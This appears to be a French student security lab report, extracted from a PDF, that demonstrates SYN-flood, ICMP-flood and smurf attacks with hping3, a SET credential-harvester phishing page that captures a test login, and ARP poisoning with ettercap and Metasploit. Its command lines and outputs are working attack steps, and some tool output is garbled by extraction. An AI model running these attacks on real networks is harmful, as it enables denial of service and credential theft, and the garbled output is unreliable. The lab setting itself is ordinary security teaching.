
(root㉿kali)-[~]

Lancement attaque SYN-flood

```
(root㉿kali)-[~]
# hping3 -S --flood -p 80 10.1.1.2
HPING 10.1.1.2 (eth0 10.1.1.2): S set, 40 headers + 0 data bytes
hpingle in flood mode, no replies will be shown

```


Visualisation des attaques avec wireshark sous la machine DMZ



Lancement attaque ping-flood

```
[root@kali]~# hping3 --icmp --flood 10.1.1.2
HPING 10.1.1.2 (eth0 10.1.1.2): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```


Visualisation des attaques avec wireshark sous la machine DMZ



Lancement attaque smurf

```
[root@kali:~/Bureau]# sudo su
[sudo] Mot de passe de diao :
[root@kali:~/Bureau]# hping3 -1 --flood -a 10.1.1.2 10.1.1.255
HPING 10.1.1.255 (eth0 10.1.1.255): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Visualisation des attaques avec wireshark sous la machine DMZ



➤ Attaques de phishing avec SET

L'interface de configuration SET

```
Fichier Actions Éditer Vue Aide
Social-Engineer Toolkit
Free
#Hugs into May
By: TrustedSec
/home/dian
/home/dian
repository
/0000 0000 0000 0000/
/00000000000000000000000000000000/
/c=


[—] The Social-Engineer Toolkit (SET) [—]
[—] Created by: David Kennedy (ReL1K) [—]
[—] Version: 8.0.3 [—]
[—] Codename: 'Maverick' [—]
[—] Follow us on Twitter: @TrustedSec [—]
[—] Follow me on Twitter: @HackingDave [—]
[—] Homepage: https://www.trustedsec.com [—]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
```

```
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks
in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a met
```

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:>webattack>3

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
```

```

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.


The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report


-- 
-- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *
--
```



```
192.168.1.2 -- [06/Feb/2025 23:30:10] "GET / HTTP/1.1" 200 -
192.168.1.2 -- [06/Feb/2025 23:30:15] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SjLcKfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BE
PARAM: service=also
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgrresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube      Encryption
POSSIBLE USERNAME FIELD FOUND: Email=tpsecurite
POSSIBLE PASSWORD FIELD FOUND: Passwd=1234567890
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

➤ Attaques MiM (ARP spoofing, ARP poisoning) avec Ettercap et Metasploit

1. ETTERCAP



```
(diao㉿kali)-[~/Bureau]
$ sudo ettercap -Tq -i eth0 -M arp:remote /10.1.1.1// /10.1.1.2// -w capture.pcap
[sudo] Mot de passe de diao :

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:3.1 copyright 2001-2020 Ettercap Development Team
eth0 → 08:00:27:21:8B:CB
193.95.66.2/255.255.255.0
ettercap fe80::b3c1:c036:ea8f:5d57%64 ***:0x00000000: invalid unclassed pointer in cast to 'GtkWidget'
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534 ...

34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts) ...

* ━━━━━━━━━━━━| 100.00 %

2 hosts added to the hosts list ...

ARP poisoning victims:


GROUP 1 : 10.1.1.1 08:00:27:55:42:9D
GROUP 2 : 10.1.1.2 08:00:27:F6:EB:3C
Starting Unified sniffing ...

Text only Interface activated ...
Hit 'h' for inline help
```

```
(diao㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:21:8b:cb brd ff:ff:ff:ff:ff:ff
    inet 193.95.66.2/24 brd 193.95.66.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::b3c1:c036:ea8f:5d57/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(diao㉿kali)-[~]
$
```

```
root@diao:~
root@diao:~# arp -a
_gateway (10.1.1.1) à 08:00:27:21:8b:cb [ether] sur enp0s3
? (193.95.66.2) à 08:00:27:21:8b:cb [ether] sur enp0s3
root@diao:~#
```



2. METASPLOIT(ARP-POISONNING)

Fichier Actions Éditer Vue Aide

```

tcp    ::1:631      ::*: 55.255.245.0  LISTEN  0      0      "home.arpa"
tcp    :::43        ::*: 255.255.240.0  LISTEN  0      0      "uadb.edu.vn"
tcp    :::80        ::*: 255.255.240.0  LISTEN  0      0      "uadb.edu.vn"
tcp    :::22        ::*: 255.255.240.0  LISTEN  0      0      "uadb.edu.vn"
tcp    :::21        ::*: 255.255.240.0  LISTEN  0      0      "home.arpa"
udp   0.0.0.0:41874 0.0.0.0:*  255.255.240.0  GW 10.156.95.254 DNS 10.156.2.12 "uadb.edu.vn"
udp   127.0.0.53:53  0.0.0.0:*  255.255.240.0  GW Invalid DNS 192.168.1.1 "home.arpa"
udp   0.0.0.0:5353  0.0.0.0:*  255.255.240.0  GW 10.156.95.254 DNS 10.156.2.12 "uadb.edu.vn"
udp   fe80::c8de:1e88::*: 255.255.240.0  GW Invalid DNS 192.168.1.1 "home.arpa"
8132:375e:546
udp   :::32938     ::*: 255.255.240.0  GW 10.156.95.254 DNS 10.156.2.12 "uadb.edu.vn"
udp   :::5353      ::*: 255.255.240.0  GW 10.156.95.254 DNS 10.156.2.12 "uadb.edu.vn"
meterpreter > ifconfig 10.156.22.73 255.255.240.0 GW 10.156.95.254 DNS 10.156.2.12 "uadb.edu.vn"
Interface 1
Name      : lo
Hardware MAC : 00:00:00:00:00:00
MTU       : 65536
Flags     : UP,LOOPBACK
          : 255.255.255.0 GW Invalid DNS 192.168.1.1 "home.arpa"
IPV4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
Interface 2
Name      : enp0s3
Hardware MAC : 08:00:27:f6:eb:3c
MTU       : 1500
Flags     : UP,BROADCAST,MULTICAST
IPV4 Address : 10.1.1.2
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::c8de:1e88:8132:375e
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
meterpreter > 
```

```

unix 3      [ ]      STREAM      CONNECTE    28115    /run/systemd/journal/
stdout
unix 3      [ ]      STREAM      CONNECTE    19191    /run/systemd/journal/
stdout
diao@diao:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 10.1.1.2  netmask 255.255.255.0  broadcast 10.1.1.255
      inet6 fe80::c8de:1e88:8132:375e  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:f6:eb:3c  txqueuelen 1000  (Ethernet)
          RX packets 18597  bytes 3921264 (3.9 MB)
          TX packets 2873  bytes 279668 (279.6 KB)
          errors 0  dropped 52  overruns 0  frame 0
          Rhythmbox errors 0  dropped 0  overruns 0  frame 0
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
      inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop txqueuelen 1000  (Boucle locale)
          RX packets 85281  bytes 6074714 (6.0 MB)
          TX packets 85281  bytes 6074714 (6.0 MB)
          errors 0  dropped 0  overruns 0  frame 0
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
diao@diao:~$ ifc
```

